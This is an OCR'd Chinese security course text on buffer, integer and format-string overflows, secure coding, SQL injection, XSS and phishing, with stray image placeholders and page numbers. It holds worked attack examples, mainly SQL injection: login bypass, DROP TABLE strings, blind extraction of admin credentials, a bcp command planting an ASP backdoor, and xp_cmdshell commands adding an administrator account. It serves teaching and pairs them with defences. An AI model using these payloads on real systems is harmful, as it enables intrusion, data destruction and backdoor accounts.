    - 栈空间分静态分配和动态分配两种。静态分配是编译器完成的，比如自动变量(auto)的分配。动态分配由alloc函数完成。栈的动态分配无需释放(是自动的)，也就没有释放函数。为可移植的程序起见，栈的动态分配操作是不被鼓励的！堆空间的分配总是动态的，虽然程序结束时所有的数据空间都会被释放回系统，但是精确的申请内存/ 释放内存匹配是良好程序的基本要素。

      ```
      void f()
      {
          int* p=new int[5];
      }
      ```

      这条短短的一句话就包含了堆与栈，看到new，我们首先就应该想到，我们分配了一块堆内存，那么指针p呢？他分配的是一块栈内存，所以这句话的意思就是：在栈内存中存放了一个指向一块堆内存的指针p。程序会先确定在堆中分配内存的大小，然后调用operator new分配内存，然后返回这块内存的首地址，放入栈中。

这里，我们为了简单并没有释放内存，那么该怎么去释放呢？
是delete p？
错了，应该是delete []p，这是为了告诉编译器：我删除的是一个数组，VC6就会根据相应的Cookie信息去进行释放内存的工作。

对象的内存空间分配

局部变量与全局变量，自动在栈上或是数据段上分配

在堆上分配：需要显式的分配，类似malloc，然后用一个指针指向它，从而调用对象

3.缓冲区溢出的利用

缓冲区溢出种类

栈溢出

- **特点**

  缓冲区在栈中分配

  拷贝的数据过长

  覆盖了函数的返回地址或其它一些重要数据结构、函数指针

-
```
int AFunc(int i,int j)
{
    int m = 3;
    int n = 4;
    char szBuf[8] = {0};
    *(int *)((int)szBuf+20) = BFunc;
    m = i;
    n = j;
    BFunc(m,n);
    return 8;
}
```

用BFunc的地址替换正常的AFunc返回地址，使程序运行至BFunc

堆溢出

- **特点**

  缓冲区在堆中分配

  拷贝的数据过长

  覆盖了堆管理结构

-

```
#define  BUFLEN 32
int main(int argc, char* argv[ ])
{
char *buf1;
buf1 = (char*)malloc(BUFLEN);
strcpy(buf1,argv[1]);
printf("%s\n",buf1);
free(buf1);
return 0;
}
```

整型溢出

- **什么是整数**

  在计算中，整数就是一个没有小数部分的实数。通常，整数具有同指针一样的宽度（在32位机器中，如i386，整数是32的，在64位机器上，整数就是64位的）。

- **什么是整型溢出**

  由于计算机中整数都有一个宽度（本文中为32位），因此它就有一个可以表示的最大值。当我们试图保存一个比它可以表示的最大值还大的数时，就会发生整数溢出。

  ISO C99标准规定整数溢出将导致"不确定性行为"，意即遵循标准的编译器可以做它们想做的任何事，比如完全忽略该溢出或终止进程。大多数编译器都会忽略这种溢出，这可能会导致不确定或错误的值保存在了整数变量中。

- **为什么整型溢出很危险**

  在整数溢出确实发生之前我们是无法得知它会溢出的，因此程序是没有办法区分先前计算出的值是否正确。如果计算结果作为一个缓冲区的大小或数组的下标时将会非常危险。

  当然，大多数整数溢出我们是没有办法利用的。因为我们无法直接改写内存单元，但有时整数溢出将会导致其它类型的缺陷，比如很容易发生的缓冲区溢出。整数溢出有时是很难发现的，也正因为如此，即使经过仔细审查的代码有时候也不可避免。

- **当整型溢出时到底会发生**

  ISO C99中这么写道："当计算所涉及的操作数是无符号数时不会发生溢出，因为如果计算结果无法用无符号型整数表示时，计算结果将会通过与无符号整数所能表示的最大值加一这个值取模运算截短。"

- **整型溢出分类**

  - 宽度溢出（Widthness Overflow）

  尝试存储一个超过变量表示范围的大数到变量中

```
#include <stdio.h>

int main(void){
int l;
short s;
char c;

l = 0xdeadbeef;
s = l;
c = l;

printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

return 0;
}
/* EOF */
```

结果：
l = 0xdeadbeef (32 bits)
s = 0xffffbeef (16 bits)
c = 0xffffffef (8 bits)

当计算表达式中包括了不同宽度的操作数时，较小宽度的操作数被提升到了跟较大操作数一样的宽度，然后再进行计算，如果计算结果保存在较小宽度的变量中，结果会被再次截短到较小的宽度。

- 运算溢出（Arithmetic Overflow）

如果存储值是一个运算操作，稍后使用这个结果的程序的任何一部分都将错误的运行，因为这个计算结果是不正确的。

```
bool func(char *userdata, short datalength)
  {
  char *buff;
  ...
  if(datalength != strlen(userdata))
  return false;
  datalength = datalength*2;
  buff = malloc(datalength);
  strncpy(buff, userdata, datalength)
  ...
  }
```

- 符号溢出(Signedness Bug)

一个无符号的变量被看作有符号，或者一个有符号的变量被看作无符号

格式化字符串溢出

- **格式化函数**

  fprintf：将格式化的数据打印至文件；

  printf：将格式化的数据打印至标准输出stdout；

  sprintf：将格式化的数据存储到缓冲区中；

  snprintf：将指定长度的格式化数据存储到缓冲区中；

  vfprintf：将va_arg结构中的格式化数据打印到文件；

  vprintf：将va_arg结构中的格式化数据打印到标准输出stdout；

  vsprintf：将va_arg结构中的格式化数据存储到缓冲区中；

  vsnprintf：将va_arg结构中指定长度的格式化数据存储到缓冲区中；

- **参数format输出格式**

%c	单字符格式
%d	十进制整型 (pre ANSI)
%e,%E	指数形式的 float or double
%f	十进制 float or double
%l	整型 (like %d)
%o	八进制整型
%p	地址指针
%s	字符串
%x,%X	十六进制整型

%n用于把前面打印的字符数记录到一个变量中，也用于统计格式化的字节数。这当然需要一个空间来存储这个数字，因此程序需要为此分配内存。

- **格式化字符串函数的主要功能**

  将某些C类型的数据转换为字符串类型进行打印；

  根据参数format提供的控制信息，将其后的参数转换为某种输出格式；

  输出到不同的目标。

- ```
  #include
    int main()
     {
    int bytes_formatted=0;
    char buffer[28]= "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    printf("%.20x%n",buffer,&bytes_formatted);
    printf("\nThe number of bytes formatted in the previous
    printf statement was %d\n",bytes_formatted);
    return 0;
    }
  ```

  编译后输出显示为：
  0000000000000012ff64
  The number of bytes formatted in the previous printf statement was 20

- 在程序员试图传递一个字符串到一个使用格式化字符的格式函数中，就可能发生溢出情况。参考下面的程序。

  ```
  #include
  void main(int argc, char *argv[])
  {
  int count = 1;
  while(argc > 1)
  {
  printf(argv[count]);
  printf(" ");
  count ++;
  argc --;
  }
  }
  ```

  argv 是一个指针数组，它的元素个数是argc，存放的是指向每一个参数的指针，他的第一个元素即argv[0]为编译生成的可执行文件名。从第二个元素(argv[1])开始，是每一个参数 。

  argc 表示argv的大小，是实际参数个数＋1，其中＋1是因为argv[0]是编译后的可执行文件名。

  58
  ```

- 注意到myecho %x%x，并没有按照原本的x%打印出来，却显示的十六进制数？
  因为这些属于格式化字符，它们被传递给printf()函数却没有用函数来解释这些字符，被认为是格式化字符。安全的写法应该是
  printf("%s",argv[count]);
  而不是：
  printf(argv[count]);

Prompt: myecho this is some text
this is some text

Prompt: myecho %x%x


112ffc0

```
#include <stdio.h>
int main(void)
  {
  char string[]="Hello World!";
  printf("String: %s,arg2: %p,arg3: %p\n", string);
  return 0;
  }
```

- 在printf( )语句处设置断点进行调试，可以查看printf( )处的汇编代码：

```
6:printf("String: %s,arg2: %p,arg3: %p\n", string);
0040104A   lea        ecx,[ebp-10h]
0040104D   push       ecx
0040104E   push       offset string "String: %s,arg2: %p,arg3: %p\n"
   (0042201c)
00401053   call       printf (00401090)
00401058   add        esp,8
7:         return 0;
```

① 按从右至左将入口参数压栈；
② 得到string的地址并压栈；
③ 将字符串“String: %s，arg2: %#p，arg3: %#p\n”的地址压栈。
④ 调用CALL时，把RET也压栈。
⑤ 接着调试进入printf( )。



62

其他溢出

Data section溢出

PEB/TEB溢出

文件流溢出

溢出的共性

大object向小object复制数据(字符串或整型)，容纳不下造成溢出


溢出会覆盖一些关键性数据（返回地址、管理数据、异常处理或文件指针等）

利用程序的后续流程，得到程序的控制权

缓冲区溢出的利用

```
char szBuf[8] = {0};
strcpy(szBuf,argv[2]);
```

- argv[2]的内容：
  - 对EIP的填充
  - Shellcode



- **Shell的定义**

  Shellcode实际是一段代码，是用来在程序发生溢出后，程序将要执行的代码。

  Shellcode的作用就是实现漏洞利用者想要达到的目的，一般我们看到的Shellcode都是用来安装木马或者提升权限的。

- **Shellcode的功能**
  - 基本功能

添加administrator or root组用户

远程可用shell

下载程序（Trojan or Rootkit）执行

- 高级功能

抗NIDS检测

穿透防火墙

- **Shellcode为什么不通用**
  - 不同硬件平台

IBM PC、Alpha，PowerPC

  - 不同系统平台

Unix、Windows

  - 不同内核与补丁版本
  - 不同漏洞对字符串限制不同

4.溢出保护技术

人—代码作者

- 编写正确的代码
- 方法

  学习安全编程

  软件质量控制

  源码级纠错工具

编译器

- 数组边界检查
- 编译时加入条件

  例如canary保护

  “Canaries” 探测：

  要检测对函数栈的破坏，需要修改函数栈的组织，在缓冲区和控制信息（如 EBP 等）间插入一个 canary word。这样，当缓冲区被溢出时，在返回地址被覆盖之前 canary word 会首先被覆盖。通过检查 canary word 的值是否被修改，就可以判断是否发生了溢出攻击。

语言

- 为什么会出现缓冲区溢出：

  C/C++出于效率的考虑，不检查数组的边界（语言固有缺陷）

- 类型非安全语言->类型安全语言

  C，C++->C#，Java

RunTime保护

- 二进制地址重写
- Hook危险函数技术

操作系统

- 非执行缓冲区

  缓冲区是存放数据地方，我们可以在硬件或操作系统层次上强制缓冲区的内容不得执行

  许多内核补丁用来阻止缓冲区执行

- 堆栈不可执行内核补丁

  Solar designer’s nonexec kernel patch

  Solaris/SPARC nonexec-stack protection

- 数据段不可执行内核补丁

  kNoX：Linux内核补丁，仅支持2.2内核。

  RSX：Linux内核模块。

  Exec shield

- 增强的缓冲区溢出保护及内核MAC

  OpenBSD security feature

  PaX

硬件

- X86 CPU上采用4GB平坦模式，数据段和代码段的线性地址是重叠的，页面只要可读就可以执行，诸多内核补丁才会费尽心机设计了各种方法来使数据段不可执行。
- Alpha、PPC、PA-RISC、SPARC、SPARC64、AMD64、IA64都提供了页执行bit位。Intel及AMD新增加的页执行bit位称为NX安全技术。
- Windows XP SP2及Linux Kernel 2.6都支持NX

缓冲区溢出漏洞挖掘

- Xcon 2004

  基于数据流分析的静态漏洞挖掘

- Xcon 2005

  结构化的签名和签名的结构化

5.安全编程技术

设计安全的系统

- **赖以生存的安全策略**

  建立一个安全步骤

  定义产品的安全目标

  将安全看作产品的一个功能

  从错误中吸取教训

  使用最小权限

  使用纵深防御

  假设外部系统是不安全的

  做好失效计划

  使用安全的默认值

- **威胁模型**

STRIDE威胁模型：

欺骗标识 Spoofing identity

篡改数据 Tampering with data

拒绝履约 Repudiation

信息泄露 Information disclosure

拒绝服务 Denial of service

特权提升 Elevation of privilege

- **部分威胁缓解方法**
  - 欺骗标识

认证、保护秘密、不存储秘密

  - 篡改数据

授权、Hash、消息认证代码、数字签名、抗篡改的协议

  - 拒绝履约

数字签名、时间戳、审核跟踪

  - 信息泄露

授权、加强保密的协议、加密、保密存储

  - 拒绝服务

认证、授权、过滤、扼杀、服务质量

  - 特权提升

以最小权限运行

代码的规范和风格

- 基本编程规范：

  成对编码原则

  变量定义的规范

  代码对齐、分块、换行的规范

  注释的规范

危险的函数

strcpy\wcscpy\lstrcpy_tcscpy_mbscpy

strcat\wcscat\lstrcat_tcscat_mbscat

strncpy……

memcpy……

printf\sprintf……

gets

scanf

第五章 Web应用程序攻击与防御

1.Web应用程序体系结构及其安全威胁


Web应用体系结构

传统C/S架构的计算->B/S架构

“瘦”客户端: Browser (Web客户端)

“厚”服务器: Web服务器、Web应用程序、数据库……

通讯机制: HTTP/HTTPS



HTML静态页面和动态页面

- **HTML: 静态标记语言**

  Tag标签: 表格等结构标签, 超链接, 内嵌链接, 图片, ……

  交互能力: 表单, 脚本□支持动态生成页面

- **动态页面**

  CGI

  脚本语言: ASP, JavaScript, PHP, ...

- **交互能力进一步扩展**

  ActiveX控件、Java Applet...

Web应用程序的分层模型

表示层：接受Web客户端输入并显示结果

业务逻辑层：完成Web应用业务处理，核心，实现技术 - CGI、ASP、PHP等动态脚本

数据层：数据库 / 本地文件；数据库连接：ODBC / OLEDB / JDBC

传输协议: HTTP/HTTPS

- **HTTP:**

  缺省TCP 80端口

  无状态、基于ASCII码明文传递的简单协议

  请求/响应模式：请求资源标识符URI

  无状态性、明文性、简单性、流行性->易受攻击

- **HTTPS:**

缺省TCP 443端口

基于SSL/TLS：提供对传输层认证（AH）和加密（ESP）

- **状态管理** - Cookies 保持连接状态
- **身份认证** - 基础认证等多种认证协议

Web应用安全威胁


Web数据安全威胁：敏感信息泄露/内容篡改/不良信息内容；

Web应用安全威胁：代码注入攻击/XSS攻击等；

服务安全威胁：针对Web服务器软件的渗透攻击；

系统安全威胁：远程和本地渗透攻击；

网络安全威胁：机密窃听、假冒身份攻击



2.Web应用安全攻防技术概述

Web应用的信息收集

针对目标Web服务的信息收集

服务器域名、IP地址、内网虚拟IP地址

Web服务器端口、其他开放服务

Web站点类型与版本

Web应用程序版本

Web服务器 / Web应用程序中存在的安全漏洞

网络信息收集技术

Whois/DNS查询、Web搜索、端口扫描：发现目标Web站点

类型探查技术：识别Web站点OS、服务器类型版本

漏洞扫描技术：Web站点与服务器软件已知漏洞

服务查点技术：Web服务器软件的“旗标”

Web应用程序的探测和漏洞发现

手工审查Web应用程序结构与源代码

自动下载与镜像Web站点页面

使用Google Hacking技术审查与探测Web应用程序

手工审查Web应用程序结构与源代码

- **静态和动态生成的页面**

  查看源代码

  隐藏信息：表单隐藏字段、注释隐藏信息

  动态页面：脚本编程语言，页面命名规则，以及参数名称、类型与含义

- **目录结构**

  页面存储结构

  目录文件枚举不安全配置

- **辅助性文件**

  CSS级联样式表、XML样式表、Javascript文件、include文件

  数据库字段结构、目录路径、输入参数以及数据库连接字符串

- **输入表单**

  提交数据方法：GET还是POST

  表单处理行为：哪个脚本

  输入字段名称、最大长度限制、隐藏字段、自动完成标记、口令字段

- **查询参数字符串**

  复用以假冒其他用户、获取受限的数据、运行任意的系统命令，或者执行其他应用程序开发者所不希望看到的动作

  提供了Web应用程序内部工作的信息: 数据表字段名称，会话标识符、用户名或口令字段

自动下载与镜像Web站点页面

- **在线手工审查 -> 自动下载 / 镜像，离线审查**
- **Linux系统自动下载与镜像工具**

  Lynx / wget / ...

  Libcurl

- **Windows系统**

  Teleport / Offline Explorer

  迅雷 / Flashget

使用Google Hacking技术审查与探测Web应用程序

- **Google已经帮我们下载并分析了几乎所有公开页面**

  Googlebot

  Google Search Engine

- **Google Hacking**

  Google的高级搜索与挖掘技巧

  在大范围内搜索存有漏洞的Web应用程序

符合特定条件的敏感信息内容

在被Google检索的目标站点中搜索特定信息

Web应用程序安全评估与漏洞探测

Web应用程序的主要攻击点

身份验证

会话管理

数据库操作

输入数据合法/合理性检查

Web服务器平台中的安全漏洞

数据驱动的远程代码执行安全漏洞：缓存区溢出等

服务器功能扩展模块漏洞

样本文件（Web应用服务器包含的样板脚本和代码示例存在漏洞）

源代码泄露（能够查看到没有防护措施Web服务器上的应用程序源码）

资源解析攻击（把同一资源的不同表示形式解析为它的标准化名称）

攻击Web应用程序

Web应用程序的不安全性

Web应用程序编码质量和测试均有限: 安全最薄弱环节

Web应用的复杂性和灵活性进一步恶化了其安全性

Web应用程序安全威胁类型

WASC（Web Application Security Consortium)

针对认证机制的攻击

针对授权机制的攻击

客户端攻击

命令执行攻击

信息暴露

逻辑攻击

攻击Web数据内容

安全敏感信息泄露

- **敏感信息类型**

  GF、BM等科研敏感信息

  教师、学生个人隐私信息

  网络安全敏感信息

- **通常的信息泄漏途径和方式**

  未关闭Web服务器的目录遍历，不经意泄漏

Upload、Incoming等目录中转文件时泄漏

缺乏安全意识，在公开的文档中包含个人隐私信息

在公开的个人简历、职称晋升材料、课题申请书等包含科研敏感信息

网站内容篡改

不良信息内容上传

- **网站面临的不良信息内容威胁**

  网站被攻陷后可能成为不良信息的存储和中转仓库

  提供用户交互的论坛/博客等网站可能涉及用户上传不良信息

3.SQL注入

代码注入攻击

Web应用程序的输入验证不完善漏洞

执行由攻击者所注入的恶意指 令和代码

敏感信息泄露、权限提升或对系统的未授权访问

- **多样化的代码注入攻击类型**

  SQL注入攻击：恶意读取、修改与操纵数据库

  PHP注入或ASP注入攻击：植入和运行Webshell

  Shell注入攻击：恶意执行操作系统命令的

  其他多样化注入攻击：LDAP注入、邮件命令注入、SSI注入、XPath注入、XML注入、XQuery注入等

SQL注入攻击

利用Web应用程序数据层存在的输入验证不完善型安全漏洞实施的一类代码注入攻击技术。

SQL注入漏洞机制

用户输入没有被正确地过滤：转义字符(引号、反引号、双下划线、分号、百分号)

没有进行严格类型检查：未判断输入是否预定类型

原理

表示层：表单或URL输入参数，用户输入

业务逻辑层：通过用户输入参数构造SQL语句（不完善的输入验证机制）

数据层：通过数据连接执行SQL语句，触发恶意数据库操作

- 正常情况
  - 用户名：guojing；口令：123456
  - 正常SQL：SELECT * from FROM accounts WHERE username ='guojing' AND passwd = '123456'

- 黄蓉的诡计”
  - 用户名/口令：huangrong' OR '1'='1
  - 注入SQL结果：SELECT * from FROM accounts WHERE username ='huangrong' OR '1'='1' AND passwd = 'huangrong' OR '1'='1'
  - 等价于：SELECT * from FROM accounts
  - 后果：绕过了login.asp用户身份认证的正常逻辑，获得访问

- 黄蓉的诡计2
  - 口令框输入：huangrong`; DROP TABLE accounts; SELECT * FROM admin WHERE 't' ='t
  - 注入SQL结果：

SELECT * from FROM accounts WHERE username =`x’ OR `1’=`1’ AND passwd = `huangrong’;
DROP TABLE accounts;
SELECT * FROM admin WHERE 't' = 't'

- statement := "SELECT * FROM userinfo WHERE id = " + a_variable + ";"
- 黄蓉的诡计3：a_variable := “1; DROP TABLE accounts”
- 注入SQL结果：SELECT * FROM userinfo WHERE id = 1; DROP TABLE accounts;

实际操作步骤

发现SQL注入点

- 注入点存在于形如http://SITE/xxx.asp?some_rec=yyy的动态网页
  - 手工审查
  - Google Hacking
- 注入点验证
  - 整数型参数：
    - “yyy`”(加单引号)：SQL错误
    - “yyy and 1=1”：正常页面
    - “yyy and 1=2”：空白页面
  - 字符串参数
    - “yyy`”(加单引号)：SQL错误
    - “yyy` and ‘1`=’1”：正常页面
    - “yyy` and ‘1`=’2”：空白页面

判断后台数据库类型

- Web应用程序流行的后台数据库
  - ASP：MS SQL Server／ACCESS
  - PHP：MySQL
- 利用数据库服务器的系统变量进行判断
  - MS SQL Server：user／db_name()
  - MySQL：basedir、...
  - http://SITE/xxx.asp?some_rec=yyy and db_name()>0
- 利用数据库服务器的系统表进行判断
  - ACCESS：msysobjects
  - MS SQL Server：sysobjects
  - MySQL： mysql
  - http://SITE/xxx.asp?some_rec = yyy and (select count(*) from sysobjects)>0

利用SQL注入进入后台口令拆解

- 猜解后台口令表表名
  - http://SITE/xxx.asp?some_rec = yyy and (select count (*) from guessed_tbl_name)>0
- 猜解字段名
  - http://SITE/xxx.asp?some_rec = yyy and (select Count(guessed_rec_name) from Admin) > 0
- 猜解字段值：二分法逼近
  - 字段长度: http://SITE/xxx.asp?some_rec = yyy and (select top 1 len(username) from Admin)> [guessed_length]
  - 字段值: 逐位猜解 http://SITE/xxx.asp?some_rec = yyy and (select top 1 asc(mid(username,N,1)) from Admin)>[guessed_ascii]
- 口令可能为MD5散列后的密文
  - MD5Crack

上传ASP后台，得到默认账户权限

- 后台管理界面
  - 利用提供的上传/下载文件等功能上传ASP后门
  - Web服务器软件的默认账户权限
    - 本地受限账户命令执行
    - Web虚拟目录中文件上传/下载
- 利用MS SQL Server的BCP命令
  - bcp "select codes from tmp_tbl" queryout c:\inetpub\wwwroot\runcommand.asp –c –S localhost –U sa –P foobar

本地特权提升与利用数据库扩展存储过程

- 进一步本地权限提升
  - 利用系统或某些特权应用服务(如Serv-U)安全漏洞
  - 利用系统配置不当提升系统权限
- MS SQL Server等DBMS支持扩展存储过程
  - xp_cmdshell, 需要sa帐户权限
- 通过SQL注入点执行相应的扩展存储过程
  - 添加有本地系统管理员权限的后门用户帐号
  - http://SITE/xxx.asp?some_rec=yyy; exec master.xp_cmdshell "net user name password /add"
  - http://SITE/xxx.asp?some_rec=yyy; exec master.xp_cmdshell "net localgroup name administrators /add"

注入攻击防范措施

- **使用类型安全(type-safe)的参数编码机制**
- **凡是来自外部的用户输入，必须进行完备**
- **将动态SQL语句替换为存储过程、预编译SQL或ADO命令对象**
- **加强SQL数据库服务器的配置与连接**

  避免将敏感性数据(如口令)明文存放于数据库中

  最小权限原则配置Web应用程序连接数据库的查询操作权限

  实现一个不泄漏任何有价值信息的默认出错处理机制

4.XSS跨站脚本攻击

什么是跨站脚本

跨站脚本是一种通常存在于Web应用程序中的安全漏洞，使得攻击者可以将恶意的代码注入到网页中，从而危害其他Web访问者。

- **与代码注入攻击的比较**
- 相似的漏洞根源：Web应用程序没有对非预期输入做全面有效检查和净化.
- 不同的最终攻击目标

  代码注入：Web站点

  XSS：访问Web应用程序的其他用户

典型跨站脚本攻击

查看用户终端会话Cookie；窃取Cookie；网页挂马

跨站脚本攻击类型

持续性XSS

漏洞形式：Web应用程序允许用户输入内容并持久保存并显示在网页上

攻击方式：攻击者通过利用跨站漏洞构建恶意脚本，对大量用户构成危害


典型案例: 留言本/论坛/博客/wiki等

非持久性XSS

用户输入产生XSS反馈给该用户，需结合社会工程学进行攻击。

DOM-based

本地XSS，如JS本地生成HTML页面中存在。



防范措施

- **服务器端防范措施-“限制、拒绝、净化”**

  输入验证: 对用户提交数据进行尽可能严格的验证与过滤

  输出净化: HTMLEncode()方法

  消除危险的输入点

- **客户端防范措施**

  提高浏览器访问非受信网站时的安全等级

  关闭Cookie功能，或设置Cookie只读(IE6SP1 HTTPonly cookie)

  安全意识和浏览习惯->非主流浏览器Chrome, Safari, Opera

5.Web浏览器安全攻防技术

Web浏览器的技术发展与安全威胁

现代浏览器的安全问题

软件安全困境三要素：复杂性、可扩展性、连通性

浏览器安全问题的位置

基础桌面操作系统 - Windows/Mac/……

浏览器软件本身

浏览器插件、集成的应用程序

使用浏览器的用户

Web浏览安全威胁类型

网络钓鱼（Phishing）、恶意木马与流氓软件下载、网页木马 - 浏览器渗透攻击、不良信息内容

网络钓鱼

目标

获取个人敏感信息

手段

网站钓鱼

- **架设钓鱼网站 - 目标：知名金融机构及商务网站**
  - 大规模扫描有漏洞的主机并攻陷主机

  批扫描工具，自动攻击工具
  - 架设钓鱼网站

  前台假冒网站：知名的金融机构、在线电子商务网站

  组织性：集中服务器上存放多个目标的钓鱼网站页面脚本

  后台脚本：收集、验证用户输入，并通过某种渠道转发给钓鱼者
- **发送大量欺骗性垃圾邮件**
  - 欺骗用户访问钓鱼网站

  DNS中毒攻击

  Pharming - 网络流量重定向

  (自动化)社会工程学 - 欺骗性垃圾邮件
  - 欺骗性垃圾邮件

  发送途径 - 难以追踪（境外的开放邮件服务器，僵尸网络）

  发送源 - 冒充知名权威机构

  发送内容 - 安全理由、紧急事件，欺骗用户访问钓鱼网站，给出敏感个人信息
- **诱骗因特网用户访问钓鱼网站并以敏感信息登录**

  使用IP地址代替域名

  注册发音相近或形似DNS域名:Unicode字符

  多数真实的链接中混杂关键的指向假冒钓鱼网站的链接

  对链接URL进行编码和混淆

  攻击浏览器，隐藏消息内容的本质

  假冒钓鱼网站的透明性

  恶意软件安装浏览器助手工具

  修改本地DNS域名和IP地址映射hosts文件
- **滥用个人敏感信息**

  资金转账 - 经济利益，冒用身份 - 犯罪目的

防范措施

了解网站钓鱼安全威胁与技巧

